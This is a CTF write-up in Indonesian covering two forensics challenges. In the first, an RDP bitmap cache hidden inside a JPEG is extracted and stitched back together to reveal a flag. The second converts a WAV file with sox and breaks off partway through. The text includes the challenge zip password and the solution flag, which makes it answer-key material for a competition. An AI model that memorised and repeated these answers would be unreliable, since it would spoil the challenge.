

CTF WRITE-UP
CBD 2025



By Ahmad Zainurafi Alfikri
A.K.A Usupek

Foren

Hidden Sight



Challenge | 41 Solves

Hidden Sight


490

Blue Team caught two suspicious files. Help blue team to find out what's actually in that file. The team said that the file related with cache

Password: `fd9fbac804de39ba121c41173923a86f1702f1c290294f3abc2d2544bc9d93ef`


Author: Rin4th

Diberikan sebuah zip file beserta password untuk nge-unzip nya di deskripsi challenge. Kita download saja zip file nya




```
 ❯❯ /home/usupek/cysec-thingy/ctf/sources/indo/cbd/foren/hidden : ls
 bcache24.bmc   bmc-tools   btr.jpg   extractions   hidden.zip
```

Didapat file btr.jpg dan bcache24.bmc. Kemudian binwalk file btr.jpg kemudian didapatkan file yang ada di direktori extractions.




```
 ❯❯ /home/usupek
ls
 Cache0000.bin
```

Didapat sebuah file cache.bin dari hasil binwalk btr.jpg. Kemudian menggunakan tools bernama bmc-tools kita parse RDP Bitmap Cache nya.




```
❯❯ /home/usupek/cysec-thingy/ctf/sources/indo/cbd/foren/hidden/extractions/btr.jpg.extracted/13036 :
python3 ../../../bmc-tools/bmc-tools.py -s Cache0000.bin -d Cache0000_parsed
```

Hasilnya disimpan di direktori Cache000_parsed. Kita lihat isinya




```
❯❯ /home/usupek/cysec-thingy/ctf/sources/indo/cbd/foren/hidden/extractions/btr.jpg.extracted/13036/Ca
che0000_parsed : ls
Cache0000.bin_0000.bmp  Cache0000.bin_0400.bmp  Cache0000.bin_0800.bmp  Cache0000.bin_1200.bmp
Cache0000.bin_0001.bmp  Cache0000.bin_0401.bmp  Cache0000.bin_0801.bmp  Cache0000.bin_1201.bmp
Cache0000.bin_0002.bmp  Cache0000.bin_0402.bmp  Cache0000.bin_0802.bmp  Cache0000.bin_1202.bmp
Cache0000.bin_0003.bmp  Cache0000.bin_0403.bmp  Cache0000.bin_0803.bmp  Cache0000.bin_1203.bmp
Cache0000.bin_0004.bmp  Cache0000.bin_0404.bmp  Cache0000.bin_0804.bmp  Cache0000.bin_1204.bmp
Cache0000.bin_0005.bmp  Cache0000.bin_0405.bmp  Cache0000.bin_0805.bmp  Cache0000.bin_1205.bmp
Cache0000.bin_0006.bmp  Cache0000.bin_0406.bmp  Cache0000.bin_0806.bmp  Cache0000.bin_1206.bmp
Cache0000.bin_0007.bmp  Cache0000.bin_0407.bmp  Cache0000.bin_0807.bmp  Cache0000.bin_1207.bmp
Cache0000.bin_0008.bmp  Cache0000.bin_0408.bmp  Cache0000.bin_0808.bmp  Cache0000.bin_1208.bmp
Cache0000.bin_0009.bmp  Cache0000.bin_0409.bmp  Cache0000.bin_0809.bmp  Cache0000.bin_1209.bmp
Cache0000.bin_0010.bmp  Cache0000.bin_0410.bmp  Cache0000.bin_0810.bmp  Cache0000.bin_1210.bmp
Cache0000.bin_0011.bmp  Cache0000.bin_0411.bmp  Cache0000.bin_0811.bmp  Cache0000.bin_1211.bmp
Cache0000.bin_0012.bmp  Cache0000.bin_0412.bmp  Cache0000.bin_0812.bmp  Cache0000.bin_1212.bmp
Cache0000.bin_0013.bmp  Cache0000.bin_0413.bmp  Cache0000.bin_0813.bmp  Cache0000.bin_1213.bmp
Cache0000.bin_0014.bmp  Cache0000.bin_0414.bmp  Cache0000.bin_0814.bmp  Cache0000.bin_1214.bmp
Cache0000.bin_0015.bmp  Cache0000.bin_0415.bmp  Cache0000.bin_0815.bmp  Cache0000.bin_1215.bmp
Cache0000.bin_0016.bmp  Cache0000.bin_0416.bmp  Cache0000.bin_0816.bmp  Cache0000.bin_1216.bmp
Cache0000.bin_0017.bmp  Cache0000.bin_0417.bmp  Cache0000.bin_0817.bmp  Cache0000.bin_1217.bmp
Cache0000.bin_0018.bmp  Cache0000.bin_0418.bmp  Cache0000.bin_0818.bmp  Cache0000.bin_1218.bmp
Cache0000.bin_0019.bmp  Cache0000.bin_0419.bmp  Cache0000.bin_0819.bmp  Cache0000.bin_1219.bmp
Cache0000.bin_0020.bmp  Cache0000.bin_0420.bmp  Cache0000.bin_0820.bmp  Cache0000.bin_1220.bmp
Cache0000.bin_0021.bmp  Cache0000.bin_0421.bmp  Cache0000.bin_0821.bmp  Cache0000.bin_1221.bmp
Cache0000.bin_0022.bmp  Cache0000.bin_0422.bmp  Cache0000.bin_0822.bmp  Cache0000.bin_1222.bmp
Cache0000.bin_0023.bmp  Cache0000.bin_0423.bmp  Cache0000.bin_0823.bmp  Cache0000.bin_1223.bmp
Cache0000.bin_0024.bmp  Cache0000.bin_0424.bmp  Cache0000.bin_0824.bmp  Cache0000.bin_1224.bmp
Cache0000.bin_0025.bmp  Cache0000.bin_0425.bmp  Cache0000.bin_0825.bmp  Cache0000.bin_1225.bmp
Cache0000.bin_0026.bmp  Cache0000.bin_0426.bmp  Cache0000.bin_0826.bmp  Cache0000.bin_1226.bmp
Cache0000.bin_0027.bmp  Cache0000.bin_0427.bmp  Cache0000.bin_0827.bmp  Cache0000.bin_1227.bmp
Cache0000.bin_0028.bmp  Cache0000.bin_0428.bmp  Cache0000.bin_0828.bmp  Cache0000.bin_1228.bmp
Cache0000.bin_0029.bmp  Cache0000.bin_0429.bmp  Cache0000.bin_0829.bmp  Cache0000.bin_1229.bmp
Cache0000.bin_0030.bmp  Cache0000.bin_0430.bmp  Cache0000.bin_0830.bmp  Cache0000.bin_1230.bmp
Cache0000.bin_0031.bmp  Cache0000.bin_0431.bmp  Cache0000.bin_0831.bmp  Cache0000.bin_1231.bmp
Cache0000.bin_0032.bmp  Cache0000.bin_0432.bmp  Cache0000.bin_0832.bmp  Cache0000.bin_1232.bmp
Cache0000.bin_0033.bmp  Cache0000.bin_0433.bmp  Cache0000.bin_0833.bmp  Cache0000.bin_1233.bmp
Cache0000.bin_0034.bmp  Cache0000.bin_0434.bmp  Cache0000.bin_0834.bmp  Cache0000.bin_1234.bmp
Cache0000.bin_0035.bmp  Cache0000.bin_0435.bmp  Cache0000.bin_0835.bmp  Cache0000.bin_1235.bmp
Cache0000.bin_0036.bmp  Cache0000.bin_0436.bmp  Cache0000.bin_0836.bmp  Cache0000.bin_1236.bmp
Cache0000.bin_0037.bmp  Cache0000.bin_0437.bmp  Cache0000.bin_0837.bmp  Cache0000.bin_1237.bmp
Cache0000.bin_0038.bmp  Cache0000.bin_0438.bmp  Cache0000.bin_0838.bmp  Cache0000.bin_1238.bmp
Cache0000.bin_0039.bmp  Cache0000.bin_0439.bmp  Cache0000.bin_0839.bmp  Cache0000.bin_1239.bmp
Cache0000.bin_0040.bmp  Cache0000.bin_0440.bmp  Cache0000.bin_0840.bmp  Cache0000.bin_1240.bmp
Cache0000.bin_0041.bmp  Cache0000.bin_0441.bmp  Cache0000.bin_0841.bmp  Cache0000.bin_1241.bmp
```

Hasilnya banyak sekali file file bitmap. Kemudian menggunakan tool RDPCacheStitcher
Didapat seperti ini



```
_do1nG _44mm_ l4t_I_ nT_wH {1_d0 CBD
```


Dapat dilihat di kiri bawah ada bagian flagnya, kita tinggal susun saja



```
CBD{1_d0nT_wH4t_I_44mm_do1nGg_19Nik1j4}
```


Flag: CBD{1_d0nT_wH4t_I_44mm_do1nGg_19Nik1j4}

Can You Hear It? (Upsolved)




Can You Hear It?
690
A single burst in the noise, can you hear it?
Author: Cyrus

Diberikan sebuah file wav bernama chall




```
 ❯❯ /home/usupek/cysec-thingy/ctf/sources/indo/cbd/foren/hear : file chall
chall: RIFF (little-endian) data, WAVE audio, mono 48000 Hz
```

Setelah searching google ternyata chall nya ada yang sama persis dengan ini
https://ctftime.org/writeup/21662
Lanjut saja kita gunakan command sox



```
 ❯❯ /home/usupek/cysec-thingy/ctf/sources/indo/cbd/foren/hear : sox -t wav chall -esigned-integer -b16
-r 22050 -t raw output.raw
```

Jadi singkatnya command ini mengubah file WAV chall menjadi file audio mentah PCM 16-bit signed integer, sample rate 22050 Hz, lalu menyimpannya sebagai output.raw.
Setelah itu kita gunakan tool lain bernama multimon-ng



